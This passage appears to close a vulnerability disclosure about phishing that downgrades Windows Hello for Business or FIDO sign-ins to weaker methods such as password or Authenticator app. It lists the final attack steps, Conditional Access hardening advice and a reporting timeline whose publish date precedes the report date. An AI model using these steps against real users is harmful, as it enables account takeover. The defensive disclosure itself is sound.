- Navigate to the generated phishing link using an account that is configured with Windows Hello for Business or Fido, and has previously authenticated using one of these methods.
- Enter the username.
- The authentication process will be automatically downgraded. The user will now be prompted to sign in using less secure methods, such as Username and Password or Authenticator app.

Recommendations

Authentication Strength

> *“Authentication strength is a Conditional Access control that allows administrators to specify which combination of authentication methods can be used to access a resource. For example, they can make only phishing-resistant authentication methods available to access a sensitive resource. But to access a nonsensitive resource, they can allow less secure multifactor authentication (MFA) combinations, such as password + text message.”*
> – Conditional Access authentication strength — Microsoft

Strong Authentication for Cloud Apps – to counter attacks as described above, it’s advised to enable strong, phishing-resistant authentication across all cloud applications.

Secondary Policy for Registering Phishing-Resistant Methods – when implementing phishing-resistant methods like WHfB, a secondary CA policy may be needed. This allows users to register a new method via an OTP or TAP Code **using a compliant device**.

Implementing Authentication Strength Policies

Taken from Microsoft’s article linked here.

1. Create a Custom Authentication Strength named ‘**Bootstrap and Recovery**’, including Temporary Access Pass and/or other phishing-resistant methods.
2. Create two Conditional Access Policies:

- One **targeting all cloud apps**, requiring phishing-resistant MFA and device compliance.
- Another for the ‘**Register Security Information**’ action, using the ‘Bootstrap and Recovery’ strength.

When implementing broad conditional access policies, it’s crucial to proceed with care. Always **conduct thorough testing before deployment and ensure users are well-informed about the impending changes**. This approach can prevent wasting hours of troubleshooting and ensure a smooth transition.

Reporting Timeline

10/09/2023 — Reported to Microsoft

06/11/2023 — Fixed according to Microsoft

04/03/2023 — Received permission to publish with a POC

References